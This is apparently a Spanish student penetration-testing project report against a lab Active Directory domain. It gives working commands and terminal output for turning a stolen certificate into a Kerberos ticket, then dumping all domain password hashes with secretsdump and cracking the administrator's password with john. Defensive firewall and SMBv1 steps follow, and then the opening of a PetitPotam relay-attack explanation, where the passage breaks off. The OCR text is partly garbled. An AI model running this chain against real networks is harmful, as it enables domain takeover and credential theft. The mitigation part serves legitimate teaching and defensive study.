
Texto plano ▾ Anchura del tabulador: 8 ▾ Ln1, Col1 ▾ INS

```

Archivo Editar Ver Buscar Terminal Ayuda
parrot@parrot [-]
cert-cert.txt
MIIRdQIBAzCCES8GCSqGSIB3DQEHAaCCESAghEcMIIRDCCB08GCSqGSIB3DQEHBqCCB0Awggc8AgEAMIIHNQYJkoZIhvcNAQcBMB
LK1bf3c0XPnSBhX5W7GiA/mvV/5M3BgcXSaK2w1r0u48vzW+fbm+GPNiqyuDfNxTExgMvsgNEkP36x0ZxWhoebJ4nqDjaC+j/-
BXp55ksjfZ9sFuZdj90YH09cMPOCbWf3Pdly02Ip/-vz2KQHyDzNkFeAAihz1BepwX0enWt5bhjno6vm24uzxpUjhns1h+IS5N+8lPfm0fdz8MizCI17l6j3BGjnwybxoGg927bQzUicL6U
RBc5zjFrEtifQ/y5Nr0iGkwq2HWxnnd7/-9e5cLgxZl6Y1EpAlaGk8AcVgAcVp7sdn5BhfbwS1TpB2PKP3vGaXnlISZ607f3XF0aFk3soiuYdBAoK9/-T1aGo3dLN4AoI4uQ7PTAWLjUQJcbhebgkricDjhnojaF2BjMUH3qBRprvN4j2GowvCgEM3h0j0Z+w5ZcY+rIBmpb4ce8XYcg2kZJG
n8vToCpkohknHK0q1h+qngDl4NNuH50tZvVA3V8hK95t3a1n13PSk/h/UkYLQ11VecXnnhCnU4aE25lk+i+DR02caBVxu3rb/-vvvde3tKxsNw5czXmeBdyq8U9kxSrhiq68oiAy6tcf/7hFb1wRaqwNN7lHeLgwQnusvSTFwAwtXkKPxv7oZUFh7cKIs6Tr/-iFjMzhUetc+GnAK2bt4pU+Zl38cU3AbgVte3oGx/-8XkbAZD581YwqNSgkVwaoR0GhN7qdbKamFWFpIdvudyl5e53Yrj6e3/4sx7B/-8fuBtKicK0Ud+b0Qnj939VP89Pf+c4Z8gA4vVxmSImQv2YE6Psb2ZFv744vyf64ASNEF+QX85oFmQxpP6iRAK2rJ8QfWUpEX1+sxi
it4asvsFWqysKyqIX7YnnqDdn0909j fakFenfuih0E7KGWvgRjqncBScAHAW20/bLirmfji5C5Uoa6llseJPr/-WidPyxaBbcI878JZqAc7Wq1r+g1c3k5wHHCoaAMjkC3LphrkjAuPLCxYv1oFwAvnhFzDcEW3AK93R/-sa7Erde2lAK80dffpmTfjNHnizCNax29/tihqbMMQajy05Du9IrkgdsY1AqxxzeA2RRnC0+gwv0W+q7BgCplI/-ErayPG1MAYA12tg/boyxaQ/-Sa6Qdvw8Lqo5IHcAo2ze8kUoPl0FF9FiX7X+xTj0M6F4eLdIc0G0VR+j9t+YsTlsM3KgfpBjsI9WcGeGo2V9CnP4RABtNn0qwjN0UFT
kqe6MKUsBK3wBUp4PXMSNGUR53RWh3IKldM9Hd+t1zgwhcpJc0v1xhLFqnZf0KJXjd+IqrKM0X4NzhsuT4oF8/tJ0+/-dcE6EEU5Q1SAC3wFuJ5n0V0BEP1j3wv4w28Pk7baYRwgAu/-TXxaKcXwvrx7f122SF6smUflsuoy7spj4zLoqAdSsDvp1sgLVS3lJymVAY//TsPV2Lm0jT6CiIzUxVNyeBr88z0I/-mKspss2YciJbElq4p8auvH0KSV3ZP1t+Wq2g9kMVGC/YllCRXAF/-0GcjXkA2ptfWT02TaEwx5ovYnXbJaegldUe6doZsWtv1vPz0rSa1h9eIk8jV10nChqUED51ioHnolBT16Jsx/-qtxezuPljdjX4ohZm7mZSLzygBa1M17+fzWG2wTJLdfc2oiT2PAHoUsKmxhqa0gv/-VGzd3cq9MoATC+jYy235p7rThbsmaYv5W16PGLeOKEF2z72ggp5j3f1RuybtDtxFb9sN8GV0V4YBiMstXM/7/Ct9x8/-AEHTHCuzlrfXnpQP/z7Ba023aIJg04kv1D8KwfIdbhN9B48aP13cKlPvBkC1b2wp0E8jdeRbfzWTFuYzzmuE10MTy/-YzmnLAnFkAjmqdUJTiX/80fGn+t7vUrty/-k+5zjI2hoAh3HfLyG3DXTf1AgFxpg6LwTD0pBjN5ibY8fCultXvBLUhxsDov60le7LYC6dKqPrwADEZll3cpl3Dnbm9b3KfDV2Eq
cc+c1Tq9rV8jCccEGcsqGsiB3DQEHAAccBcIEggmuMIIJqjCcaYGCyqGsiB3DQEMCgEcoIiJbjCCCWoWHAyKKoZIhvcnaQwBazAO
rzTv74Dem4NI93Yp8Yh3wT7q308zwRs9PGeq5x57rdIoUEBN3tdykHn0lTeM5woV8o95F51KIVlshRraQoYQyLQe+sZsvHR7WeP
reKn9YUmicSH+nNF9Q+C+UkN6dZUpRtqghv5E0T8MathByWlxQrtlb2o6juoHabfpIkzjJ8XxtCnDkFF4fhHdLl2Suw98yUuehL8
8g0a0IY14cBr0cMesYY4/-UHawhCraHc3+Z9h6QmBPL3QAz1Ds8hVkpZ6PT0mXzH+c03bPBKctopmVMyLICtpCsHkI8upxw4iRxfrdJSK7EzGp0YXGG6zvcDa
M870bwsc4m7efwetbQN03VJEYUJkH3yK1nSxPNIvq9R/-PVgpo1LxfpmQI56zN61h6BmfCMNmVo1fMuHm5v2fZ6z3sMvggwa0t1r6xBj1Qndis+Pb0kfwu54ocFuV6G7rV0ARoHE/-WkjKnxKxbgcijm3nutzjK3eJ5LFBUTcfkZYvw9koAf/-juiXKmuQfH9Y4r58A2Z03f0rnvqLzyLk400fT4Rj2S2yUvJ8U5+QtxSvfumI5wnTR3Y0N4b/-kjh51LxrndgfFjgjYJAjasijfj6gnn7bjIzPPj1WIRKfMFaf2rtLtACUFc9LYdT9Cz-8foVwF/GwbhW++zRylM6psMzoGP/-rgxzQj3/5rlk+bt+pc8b2gCtfCj3nWm5tcrkt+nhs8yezeQHFUrtweSbqvs2jCkaxR2jdhgsUsne0NunmiebB0YnjsGL1B1RXZlshmt
08c5rcTbXKrqw4G3b3ddPvls2b7t3ulbNjfoPBvRloGCr1lphW5J306pDw3ZXFivEe7jj1j1jqr1x03x634EYJ
I9t0d/5RxcD8FuYnNTXyV1ALDrghYxZ6QfkhSdqdttQvTx//IoE3PPpuUE/Stogc34TQ/-1BojGkgnyAVVi8jJMHaXz9x5sG500VGvMiQ13FxrvOnvnk6U1a+fFmjfjVrfiwcP6yb9004plxi12uTsJINeLhK/-IKI7CpwTubuyblezSxd15de1l2qVG+Q9m0CuiM/LK6/-cRCBC5QyZ4ndtTkq0IWcrSKUWqgF50FaCHtiHk9rd+drgMEumifMim401fCojIphfzrtSyPA0xExSNv73ZL6Q0v5kNlmSm/-eLXOm6sIxHMDA0Rs60Flnj1St87H8kzoF/27m3WnUfcWz76+Ks02koNvlkchwm9oKyRs4PxEx9us98Z5snDFHUY3k8/Di/-3vhypewzul165a0qew-EZFHd1V2cPd001T-W80TT09eyB90/-
```

Ahora desencriptaremos el fichero cert.txt, para eso lo convertiremos en un .pfx, que será el tipo de fichero que tendremos que usar después:

```
cat cert.txt | base64 -d > cert.pfx
```



Lo que intentaremos hacer es usar este certificado .pfx, para autenticarnos en el controlador de dominio y así obtener el ticket de kerberos, para eso voy usar una herramienta que se llama gettgtkinit.py, perteneciente al paquete PKINITtools.

```
sudo python3 gettgtkinit.py  
google.local\DC02\$ -cert-pfx  
/home/parrot/cert.pfx out.ccache
```

The screenshot shows a terminal window titled "Parrot Terminal" running on a Parrot OS desktop environment. The terminal window has a dark background with green text output. The user has run the command:

```
$ sudo python3 gettgtkinit.py google.local\DC02\$ -cert-pfx /home/parrot/cert.pfx out.ccache -dc-ip 192.168.1.80
```

This command is highlighted with a red rectangle. The terminal output shows the process of generating a TGT ticket, including loading certificates and keys, requesting a TGT, and saving it to a file. The user is prompted for a password for the "parrot" account.

```
[sudo] password for parrot:  
2023-04-23 10:05:40,639 minikerberos INFO      Loading certificate and key from file  
INFO:minikerberos:Loading certificate and key from file  
2023-04-23 10:05:41,174 minikerberos INFO      Requesting TGT  
INFO:minikerberos:Requesting TGT  
2023-04-23 10:05:41,256 minikerberos INFO      AS-REP encryption key (you might need this later)  
INFO:minikerberos:AS-REP encryption key (you might need this later):  
2023-04-23 10:05:41,256 minikerberos INFO      d8729a300623216ca4ae5242284b3f677e5f63479844afal  
c4d6494a8ff4eef1  
INFO:minikerberos:d8729a300623216ca4ae5242284b3f677e5f63479844afalc4d6494a8ff4eef1  
2023-04-23 10:05:41,260 minikerberos INFO      Saved TGT to file  
INFO:minikerberos:Saved TGT to file
```

The terminal window is part of a larger desktop interface with a menu bar at the top and a taskbar at the bottom. The taskbar shows multiple open terminal windows and other system icons.

Aplicaciones Lugares Sistema [] [] [] dom 23 de abr, 10:07

Parrot Terminal

Archivo Editar Ver Buscar Terminal Ayuda

2023-04-23 10:05:41,260 minikerberos INFO Saved TGT to file

[parrot@parrot]~[~/Programas/PKINITtools]

\$ cat out.ccache

Carpetas personales de GOOGLE.LOCALDC02\$

GOOGLE.LOCALDC02\$

GOOGLE.LOCALkrbtgt GOOGLE.LOCAL ?0%00&EN00001

0Jk600TS0x0ense

dD00dD00dEs00@0a0,00(00

OGLE.LOCAL!0000rbtgt GOOGLE.LOCAL?00000000>00000qbo:-ET0P0

?000{0\0

-0'0f0E0

0`00GJP08000IV0%'^t0000080P

000X0;00hAy:10.Jed000000\0003l00d|000X00:0Z0070,z00U000vRX0'00dTN00080FdN000d00v)001i0H07

200Rm

;000000|o5080:o00eC0<000000 M,00q00000460uEf0p0W=0+0@00n0000m00

)0@D000000,017LG

0R000000:0Rx

00p000A-cj00X000B8R:00R0S000G00,00040T0<0;m"00.P0,0V0gHt0v0?0 00j00<L0F000m<b0é0

0-00C04P0Y90f0'I04J00 [/00秉)00G,00ZA000g100F 00(0e00,(0Z50000t0y00;N10K0

00!0!0e00yj0800000

1]00100AMH0J022n0v000-0000Gt=00L0sd0)000@I0ah")0w#a000r0*00F0J>0#Z0000dM0+000_-_)0;/H000072

0+0|

00q00:SM00\x]00000[00000K0050)0S0K0FA0\0ex0

C0/0200?70{00

L0,000NK000-0+1pL000et 00s00;k00L00A0

00r0DBV-D0&|00HMKB00#l%000030\0*-0n00m0e000B050A[00]000_0J000006200

0,0e10P-B??l+70

000 000}:0@0/gp0j0@00000:0)k0n0.0 +

&n";00B0J800Ez|0+{:R00]0s00W0oy00+00;000S0000j_0_0a

m0000q020R0:00g070u0700M0k '00+X0000E0h0n0Q'00;Fo80[000=000t

0PT0h000&c0E700P0?0j08?0}\$h00

070)000G000030B000\=000y1,00sd00000Cgn0000,9030n [parrot@parrot]~[~/Programas/PKINITtools]

\$

Ahora podremos pasarnos por el controlador de dominio.

Para eso, usaré esta herramienta de impacket secretsdump.py:

```
KRB5CCNAME=out.ccache python3  
..../impacket/examples/secretsdump.py -  
just-dc -user-status -debug
```

Cogiendo el archivo de cache generado por el anterior programa y ejecutando secretsdump.py, para poder bajar la base de datos con las contraseñas del controlador de dominio:

PROYECTO HACKING 2^a EVA

```

Aplicaciones Lugaras Sistema ☰ ParrotTerminal
Activo Editar Ver Diccionario Terminal Ayuda
[+] parrot@parrot:[~/Programas/PKINIT/tools]
[-] -- SMBCCNAME=out.cache python3 ./impacket/examples/secretsdump.py -just-dc -user-status -debug -k -no-pass DC02\$@DC02.google.local -outputfile DC02.secretsdump -target-ip 192.168.1.88
Impacket v0.10.1.dev1 - Copyright 2022 Fortra

[+] Impacket Library Installation Path: /usr/local/lib/python3.9/dist-packages/impacket_0.10.1.dev1_py3.9.egg/impacket
[+] Using Kerberos Cache: out.cache
[+] Domain retrieved from Cache: GOOGLE.LOCAL
[+] SPN CIFS/DOMAIN.LOCAL,LOCAL not found in cache
[+] AnySPN tries looking for another suitable SPN
[+] Using cached credential for KRB5TGT/GOOGLE.LOCAL@GOOGLE.LOCAL
[+] Using TGT From cache
[+] Trying to connect to KDC at GOOGLE.LOCAL
[+] Saving output to DC02.secretsdump
[+] Dumping Domain Credentials (domainuid:rid:hash:hash)
[+] Using the ORSSUAPI method to get NTDS.DIT secrets
[+] Session resume file will be sessionname_cryptDBU
[+] Trying to connect to KDC at GOOGLE.LOCAL
[+] Calling DRSCrackNames for S-1-5-21-784953848-3373178183-1322633820_500
[+] Calling DRSGenNChanges for {1adfb2db-3181-49ac-86d6-19f816272a2c}
[+] Entering NTDSHashes... decryptHash
[+] Decrypting hash for user: CN=Administrator,CN=Users,DC=google,DC=local
Administrator:501:ad3b0435b1404eaaad3b01404ee:3ec3c8243c919f421/1/5e1918e07780::: (status=Enabled)
[+] Leaving NTDSHashes... decryptHash
[+] Entering NTDSHashes... decryptSupplementalInfo
[+] Leaving NTDSHashes... decryptSupplementalInfo
[+] Calling DRSCrackNames for S-1-5-21-784953848-3373178183-1322633820_501
[+] Calling DRSGenNChanges for {41360027-a2e8-4134-b5bb-e9dce364f01}
[+] Entering NTDSHashes... decryptHash
[+] Decrypting hash for user: CN=Invitado,CN=Users,DC=google,DC=local
Invitado:501:ad3b0435b1404eaaad3b01404ee:31d0cf0e0d10ae931b7c3c997e0c899c0::: (status=Disabled)
[+] Leaving NTDSHashes... decryptHash
[+] Entering NTDSHashes... decryptSupplementalInfo
[+] Leaving NTDSHashes... decryptSupplementalInfo
[+] Calling DRSCrackNames for S-1-5-21-784953848-3373178183-1322633820_502
[+] Calling DRSGenNChanges for {cc59191-123c-4eb4-b6cb-fdaeb8b99ae1}
[+] Entering NTDSHashes... decryptHash
[+] Decrypting hash for user: CN=Invitado,CN=Users,DC=google,DC=local
Invitado:501:ad3b0435b1404eaaad3b01404ee:751bf539c1a5f253299a437d840c6385::: (status=Disabled)
[+] Leaving NTDSHashes... decryptHash

```

```

Aplicaciones Lugaras Sistema ☰ ParrotTerminal
Activo Editar Ver Diccionario Terminal Ayuda
[+] Decrypting hash for user: CN=Administrador,CN=Users,DC=google,DC=local
Administrator:501:ad3b0435b1404eaaad3b01404ee:3ec3c8243c919f421/1/5e1918e07780::: (status=Enabled)
[+] Leaving NTDSHashes... decryptHash
[+] Entering NTDSHashes... decryptSupplementalInfo
[+] Leaving NTDSHashes... decryptSupplementalInfo
[+] Calling DRSCrackNames for S-1-5-21-784953848-3373178183-1322633820_501
[+] Calling DRSGenNChanges for {41360027-a2e8-4134-b5bb-e9dce364f01}
[+] Entering NTDSHashes... decryptHash
[+] Decrypting hash for user: CN=Invitado,CN=Users,DC=google,DC=local
Invitado:501:ad3b0435b1404eaaad3b01404ee:31d0cf0e0d10ae931b7c3c997e0c899c0::: (status=Disabled)
[+] Leaving NTDSHashes... decryptHash
[+] Entering NTDSHashes... decryptSupplementalInfo
[+] Leaving NTDSHashes... decryptSupplementalInfo
[+] Calling DRSCrackNames for S-1-5-21-784953848-3373178183-1322633820_502
[+] Calling DRSGenNChanges for {cc59191-123c-4eb4-b6cb-fdaeb8b99ae1}
[+] Entering NTDSHashes... decryptHash
[+] Decrypting hash for user: CN=Invitado,CN=Users,DC=google,DC=local
Invitado:501:ad3b0435b1404eaaad3b01404ee:751bf539c1a5f253299a437d840c6385::: (status=Disabled)
[+] Leaving NTDSHashes... decryptHash
[+] Entering NTDSHashes... decryptSupplementalInfo
[+] Leaving NTDSHashes... decryptSupplementalInfo
[+] Calling DRSCrackNames for S-1-5-21-784953848-3373178183-1322633820_1004
[+] Calling DRSGenNChanges for {0f85e2b5-3e99-4bad-b252-3e112359a0942}
[+] Entering NTDSHashes... decryptHash
[+] Decrypting hash for user: CN=Aleksander.Chevalier,DC=google,DC=local
Aleksander:1104:ad3b0435b1404eaaad3b01404ee:3ec585243c919f421/1/17175e1918e07780::: (status=Enabled)
[+] Leaving NTDSHashes... decryptHash
[+] Entering NTDSHashes... decryptSupplementalInfo
[+] Leaving NTDSHashes... decryptSupplementalInfo
[+] Calling DRSCrackNames for S-1-5-21-784953848-3373178183-1322633820_1008
[+] Calling DRSGenNChanges for {0b0ad0bc-1abc-4ecf-b480-b6e68c5c5c28}
[+] Entering NTDSHashes... decryptHash
[+] Decrypting hash for user: CN=Domain CONTROLLERS,DC=google,DC=local
DC-00100494051080:ad3b0435b1404eaaad3b01404ee:0d77150b39c0e45f90775330177e::: (status=Enabled)
[+] Leaving NTDSHashes... decryptHash
[+] Entering NTDSHashes... decryptSupplementalInfo
[+] Leaving NTDSHashes... decryptSupplementalInfo
[+] Calling DRSCrackNames for S-1-5-21-784953848-3373178183-1322633820_1103
[+] Calling DRSGenNChanges for {7f7c916a-7105-4b6d-840d-100d00a1}

```

PROYECTO HACKING 2^a EVA

Usando Jhon descifraré la contraseña del Administrador del dominio:

```
sudo john --  
wordlist=/usr/share/wordlists/rockyou.t  
xt DC02.secretsdump.ntds --format=NT
```

```

parrot@parrot:~/Programas/PKINITools$ john --wordlist=/usr/share/wordlists/rockyou.txt DC02.secretsdump.nots --format=NT
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (NT [MD5 256/256 AVX2 8x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123. {Administrator}
[...]
Session completed

```

Siendo 'abc123.'

Defensa->

Para la defendernos de la vulnerabilidad en el protocolo MS-DFSNM, no hay una solución concreta a este problema, por lo menos sin actualizar el equipo, siendo este problema solucionado por un parche de Microsoft.

Lo que voy a hacer es aplicar una regla en el firewall para bloquear el puerto 445 TCP que utiliza el servicio DFS mediante un script de PowerShell:

1. `New-NetFirewallRule -DisplayName "Bloquear puerto TCP 445" -Direction Outbound -LocalPort 445 -Protocol TCP -Action Block -Profile Private`

Esta regla de firewall bloquea todo el tráfico saliente en el puerto TCP 445 en la red pública. A continuación se explica cada uno de los parámetros utilizados:

- ` -DisplayName`: Este parámetro especifica el nombre que se le dará a la regla de firewall. En este caso, se utiliza el nombre "Bloquear puerto TCP 445".

- `'-Direction`: Este parámetro especifica la dirección del tráfico que se va a bloquear. En este caso, se utiliza el valor "Outbound" para bloquear el tráfico que sale de la red.
- `'-LocalPort`: Este parámetro especifica el número del puerto que se va a bloquear. En este caso, se utiliza el número de puerto 445, que es el puerto predeterminado que utiliza DFS.
- `'-Protocol`: Este parámetro especifica el protocolo de red que se va a bloquear. En este caso, se utiliza el valor "TCP" para bloquear el tráfico que utiliza el protocolo TCP.
- `'-Action`: Este parámetro especifica la acción que se va a tomar con el tráfico bloqueado. En este caso, se utiliza el valor "Block" para bloquear el tráfico saliente.
- `'-Profile`: Este parámetro especifica el perfil de red en el que se va a aplicar la regla de firewall. En este caso, se utiliza el valor "Private" para bloquear el tráfico en la red privada.

2. `New-NetFirewallRule -DisplayName "Bloquear puerto TCP 445" -Direction Inbound -LocalPort 445 -Protocol TCP -Action Block -Profile Private`

Esta regla de firewall bloquea todo el tráfico entrante en el puerto TCP 445 en la red pública. Los parámetros utilizados son los mismos que en la regla anterior, con la excepción del parámetro "-Direction", que se utiliza el valor "Inbound" para bloquear el tráfico que entra en la red.

En resumen, estas reglas de firewall bloquean todo el tráfico que utiliza el puerto TCP 445 en la red privada, tanto entrante como saliente, utilizando el protocolo TCP y la acción "Block" para evitar que se realicen conexiones al servicio DFS desde el exterior de la red. Es importante tener en cuenta que estas reglas pueden afectar el funcionamiento de otros servicios y aplicaciones que utilizan este puerto, por lo que se recomienda realizar pruebas exhaustivas antes de implementarlas en un entorno de producción.

Lo siguiente que vamos hacer es desactivar el protocolo SMBV1 de la red ya que esta vulnerabilidad funciona con este protocolo, tendríamos que activar SMBv2 oSMBv3.

En este caso vamos activar el dos y desactivar el uno.

Para deshabilitar SMBv1, en PowerShell escribiremos el siguiente comando:

```
Disable-WindowsOptionalFeature -Online -FeatureName SMB1Protocol
```

Esto lo vamos hacer en DC01 con IP 192.168.1.79:

Primero comprobamos si esta activado:

```
Administrator: Windows PowerShell
PS C:\Users\Administrador\Desktop> Get-WindowsOptionalFeature -Online -FeatureName SMB1Protocol

FeatureName      : SMB1Protocol
DisplayName     : SMB 1.0/CIFS File Sharing Support
Description     : Support for the SMB 1.0/CIFS file sharing protocol, and the Computer Browser
                  protocol.
RestartRequired : Possible
State           : Enabled
CustomProperties:
                  ServerComponent\Description : Support for the SMB 1.0/CIFS file sharing
                  protocol, and the Computer Browser protocol.
                  ServerComponent\DisplayName : SMB 1.0/CIFS File Sharing Support
                  ServerComponent\Id : 487
                  ServerComponent\Type : Feature
                  ServerComponent\UniqueName : FS-SMB1
                  ServerComponent\DepLoys\Update\Name : SMB1Protocol

PS C:\Users\Administrador\Desktop>
```

Lo desactivamos:


```
PS C:\Users\Administrador\Desktop> Disable-WindowsOptionalFeature -Online -FeatureName SMB1Protocol
¿Desea reiniciar el equipo para completar esta operación ahora?
[Y] Yes [N] No [?] Ayuda (el valor predeterminado es "Y"): N

Path          :
Online        : True
RestartNeeded : True

PS C:\Users\Administrador\Desktop> -
```

Ahora activaremos SMBv2:

```
Set-SmbServerConfiguration -EnableSMB2Protocol $true
Get-SmbServerConfiguration | Select EnableSMB2Protocol
```



```
PS C:\Users\Administrador\Desktop> Set-SmbServerConfiguration -EnableSMB2Protocol $true
Confirmar
¿Está seguro de que desea realizar esta acción?
Realizando la operación 'Modify' en el destino 'SMB Server Configuration'.
[S] Sí [O] Sí a todo [N] No [T] No a todo [U] Suspender [?] Ayuda
(el valor predeterminado es "S"):s
PS C:\Users\Administrador\Desktop> Set-SmbServerConfiguration -EnableSMB3Protocol $true
```

Con esto quedaría activado.

Hay que tener él cuenta que las reglas generales explicadas después de las POC, serían también válidas para impedir no este ataque en concreto pero si la explotación posterior, además las reglas aplicadas para mitigar PetitPotam también serán válidas para este ataque y viceversa.

Petitpotam (MS-EFSRPC):

El objetivo de este ataque será conseguir todos los hashes NTLM de los usuarios del dominio google.local, igual que en el ataque anterior.

Petitpotam es una vulnerabilidad que permite a un usuario de dominio hacerse cargo de los controladores de dominio mediante la activación de autentificaciones mediante el protocolo MS-EFSRPC

La vulnerabilidad radica en las verificaciones de ruta insuficientes en la función EfsRpcOpenFileRaw de la API EFSRPC que permite a un atacante pasar cualquier valor en su parámetro filen, como la dirección IP de un atacante, para forzar su autenticación de los hosts objetivo.

Para que una atacante se haga cargo del controlador de dominio debe usar esta vulnerabilidad con un ataque de retransmisión NTML para capturar los hash o certificados necesarios. Los grandes objetivos de este ataque son los servidores configurados para aceptar autentificaciones NTLM, como los Servicios de certificados de Active Directory (AC DS), cuando se instalan las funciones de inscripción web.

Un escenario de ataque típico sería obligar al controlador de dominio a autenticarse en la máquina atacante que está configurada con una retransmisión NTLM. Luego, la autenticación se transmite a la autoridad de certificación CA para solicitar un certificado. Cuando se genera el certificado para el controlador de dominio, el atacante lo captura con una retransmisión NTLM y lo usa para suplantar la cuenta de administrador del dominio.

El certificado se puede usar para generar un vale TGT y autenticarse en el controlador del dominio sin credenciales. Además, el atacante puede expandir su superficie de ataque para realizar otros ataques como DCSync y recuperar todos los hash del dominio.

Herramientas usadas:

- NTLMRelayx de Impacket, [enlace](#) .
- PetitPotam, [enlace](#) .

- Rubeus, [enlace](#) .
- Mimicatz, [enlace1](#), [enlace2](#).

Lo que haremos es:

